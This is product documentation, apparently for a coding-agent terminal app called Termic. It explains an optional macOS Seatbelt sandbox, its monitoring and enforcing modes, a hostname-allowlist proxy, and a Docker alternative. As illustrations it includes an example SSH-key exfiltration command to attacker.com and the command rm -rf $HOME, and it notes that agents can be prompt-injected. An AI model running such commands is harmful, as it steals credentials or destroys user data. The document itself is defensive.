A coding agent with shell access is a powerful thing and an alarming one. Through a prompt injection, a malicious npm postinstall, or just a confused tool call, an agent can run cat ~/.ssh/id_rsa | curl attacker.com and you’d never approve it on purpose. Per-action permission prompts, the “allow this command?” dialogs most tools ship, don’t actually stop that. They slow it down and train you to click “allow” on everything.
Termic takes a different position: enforce the boundary at the operating system, then let the agent run freely inside it. The sandbox is optional, off by default, and configured per task. When it’s enforcing, the agent physically cannot read your secrets or open a connection to a host you didn’t allow, no matter what it’s convinced to try.
The Seatbelt cage on this page is macOS-only. It’s built on
sandbox-exec, Apple’s frontend to the Seatbelt kernel facility, so on Linux and Windows the shield toggle is disabled. Docker mode is not macOS-gated and is the option there: a container cage wherever Docker runs. A native Linux equivalent (bubblewrap / landlock) is still on the roadmap.

The per-task sandbox dialog. Pick the mode at the top; your extra paths and hosts go on the left; the built-in defaults you never have to retype are listed alongside on the right.
Four modes
The sandbox is set per task when you create it and editable later:
- Off. No cage. The agent runs with your full permissions. This is the default.
- Monitoring. The agent still runs with full access and nothing is blocked, but Termic records every file and host it touches and flags the ones an Enforcing sandbox would have blocked. It’s a dry run: you watch a real session, then turn the access it actually needed into an allowlist, so the switch to Enforcing is low-friction instead of a wall of mysterious failures. See Monitoring mode below.
- Enforcing (filesystem only). The kernel filesystem cage is fully enforced (your secrets on disk stay protected), but the network sandbox is off: the agent reaches any host directly, with no proxy and no hostname allowlist. Reach for this when your network egress is already controlled elsewhere (a VPN, a corporate proxy, firewall rules), or when the agent needs traffic the HTTPS proxy can’t carry (non-HTTP protocols, raw sockets). You get write/read isolation without the open internet being closed off.
- Enforcing (filesystem + network). The real boundary. Reads and writes outside the allowlist are denied by the kernel, and network is locked to the hostname allowlist. This is the mode you run unattended agents in.
A natural path is Monitoring first, then Enforcing: spend a session or two watching what the agent reaches for, click the would-block accesses you recognize into the allowlist, then flip the task to Enforcing once the list is complete. The two enforcing modes share the exact same filesystem cage; they differ only in whether the network is locked down too.
What’s actually sandboxed
Only the agent’s terminal is caged. This is deliberate, and worth being precise about:
- The agent CLI’s PTY is sandboxed. That’s the thing reading your prompts and running tools, the actual threat model.
- Everything else runs with your full permissions. The scratch terminal, your setup script, your run script, and the archive script are explicit shell you wrote. They need to reach
gh,kubectl,docker, your real environment, so they aren’t caged.
In short: the agent is the untrusted party; you are not. Don’t expect a run script to be confined, it isn’t, by design.
The two layers
The sandbox is two independent mechanisms applied together. Either one alone would leave a gap.
1. Filesystem (Seatbelt)
Every enforced agent process is spawned under a generated Seatbelt profile. The profile is a pure allowlist: the contents of a path are unreadable and unwritable unless that path is explicitly allowed. There is no deny-list of “known bad” locations to keep up to date; anything you didn’t allow is denied by default.
What’s on the allowlist:
- Read and write on the places work actually happens: the task’s working tree, the agent’s own config directories (
~/.claude,~/.codex,~/.gemini), package caches (~/.npm,~/.cache,~/.cargo/registry), the system temp directory, plus any extra paths you add per project or per agent. - Read-only on the system roots an agent needs to navigate your toolchains (
/usr,/bin, the like) and a few files where write access would be dangerous (for example~/.ssh/known_hosts, whichgitneeds to read but an agent must not be able to forge).
Because nothing else is readable, your secrets are protected without anyone naming them: ~/.ssh, ~/.aws, ~/.gnupg, ~/.netrc, ~/.docker/config.json, ~/.kube, your GitHub CLI hosts file, the macOS Keychains. None of them are on the allowlist, so even an agent running with permissions fully skipped cannot read their contents, because the kernel refuses.
One deliberate exception: file and folder names stay enumerable. The profile leaves metadata and existence checks open globally, because macOS resolves the firmlink symlinks (
/tmp,/var,/etc) through metadata reads, and without that an agent can’t even launch. So an agent can see that~/.sshexists and list its entries, but it cannot read what’s inside any of them. Metadata leaks structure, not secrets.
2. Network (in-process proxy)
A default-deny network policy is useless if the agent can still reach evil.com, so the second layer is a per-task HTTPS CONNECT proxy that runs inside the Termic binary (a Rust thread on an OS-assigned port, no daemon to install). The Seatbelt profile blocks all network except loopback to that proxy, and the proxy enforces a hostname allowlist. Anything not on the list gets a 403 and never opens a socket.
The baseline allowlist covers what agents legitimately need: the vendor APIs (Anthropic, Google, OpenAI, matched per-CLI), GitHub, npm, PyPI, crates.io, and CA OCSP endpoints. You add your own hosts per project. The full mechanism, and how to extend it, is in Network allowlist.
Monitoring mode: build the allowlist by watching
The hardest part of any allowlist is knowing what to put on it. Guess too tight and the agent fails in confusing ways; guess too loose and you’ve defeated the point. Monitoring mode solves this by letting you watch a real session before you enforce anything.
In Monitoring mode the agent runs completely unrestricted: nothing is blocked, so it can’t fail because of the sandbox. Underneath, Termic records every filesystem path and every host the agent touches, and classifies each one as either already-covered or would-block, the access an Enforcing sandbox would have denied. Those would-block entries are exactly your future allowlist.
The activity popover (the same one that lists denials in Enforcing mode) becomes a live log with two views:
- Aggregate, grouped by folder, so a hundred reads under one directory collapse to one row you can allow in a single click.
- Detailed, every access in order, when you need to see precisely what happened.
Would-block accesses sort to the top in both views, for paths and for hosts, so the things you actually need to decide on are right in front of you. Click any row to add it to the allowlist, exactly as you would in Enforcing mode, choosing whether it applies to this agent, this project, or just this task.
Two toggles keep the log focused and the app light:
- Only would-block (on by default) records just the accesses an Enforcing sandbox would deny, hiding the firehose of already-allowed reads.
- Exclude task dir (on by default) ignores the agent’s churn inside its own working tree, which is allowed anyway.
Both toggles gate recording itself, not just the display, so a long monitoring session stays fast and its memory stays bounded. The intended workflow is simple: run a task in Monitoring for a while, click the would-block paths and hosts you recognize into the allowlist, then switch the task to Enforcing and let the agent run unattended.
Why Monitoring exists, concretely: agents reach for more than you’d expect. Claude Code has tried to read browser profile data under
~/Library/Application Support, including for browsers that weren’t even installed. In Enforcing mode those reads are silently denied (good), but you’d never know what the agent wanted. Monitoring shows you, so you can allow what’s legitimate and stay confident about the rest.
Monitoring is observe-only and cannot break the agent: HTTP and HTTPS still route through the loopback proxy so they’re logged and classified, but every other kind of traffic (git-over-SSH, gRPC, raw sockets) goes direct and just works. Anything an unsandboxed agent could do, a monitored agent can do too.
YOLO, made safe
Normally you’d never run an agent with --dangerously-skip-permissions. Inside an Enforcing sandbox, that’s exactly what Termic does, and it’s the right call: the Seatbelt profile is the security boundary, so the per-action prompts are pure friction. You stop clicking “approve” on every ls. Either Enforcing mode (filesystem only, or filesystem + network) turns YOLO on automatically for that reason, since the filesystem cage is the real boundary in both.
When a task is not enforced, YOLO is your call, and it’s set per task. Toggle it from the task’s menu in the sidebar; the choice is saved with the task and applied to every agent you launch there. There’s no global YOLO switch: skipping permission prompts is a decision you make per stream of work, not once for the whole app.
The sidebar shows the state so you always know what you’re running. A task with YOLO on but no Enforcing sandbox gets a red flash badge, a deliberate danger signal: an agent in that state can rm -rf $HOME. Under an Enforcing sandbox the same auto-approval is safe, because the cage is doing the work.
Pinned at creation, for a reason
A task’s sandbox setting is captured when the task is created. You can edit it later, but doing so kills the running agent process and restarts it under the new profile. That’s not an inconvenience, it’s the point: a process that’s already running holds the permissions it was spawned with, so leaving it alive would defeat the change you just made. The dialog warns you before it happens.
There’s an explicit escape hatch, a “Save without restart” button, that persists new settings while leaving the live agent on its old profile until it next respawns. It’s there for when you’re mid-task and know what you’re doing; it’s never the default, and it tells you exactly what it’s leaving in place.
Configuring it
The sandbox is set up per project (the default mode and extras new tasks inherit) and pinned per task. The built-in filesystem and network rules above are baked in; your project only adds extras on top, which keeps your config short. You can commit those extras to .termic.yaml so teammates inherit the same allowlist instead of rediscovering it.
Some allowlist entries belong to an agent rather than a project. Hosts you allow “per agent” (from the activity popover, or directly in Settings → Agents → Sandbox allowed hosts) apply to every task that runs that agent, so you allow your internal API or private registry once and every Claude or Codex task inherits it.
When something inside the sandbox fails silently (an npm install that can’t reach a private registry, say), the Network allowlist page covers the recent-denials panel that tells you exactly what was blocked.
Another way to cage it
The Seatbelt is the default and the right choice for most people. Docker mode is the alternative: the agent runs inside a container instead of a Seatbelt profile, for a stronger filesystem boundary and a blast radius that ends at the container. It is marked experimental, and its network egress is not restricted the way the CONNECT proxy restricts the Seatbelt’s, so if the network allowlist is the property you care about, stay here.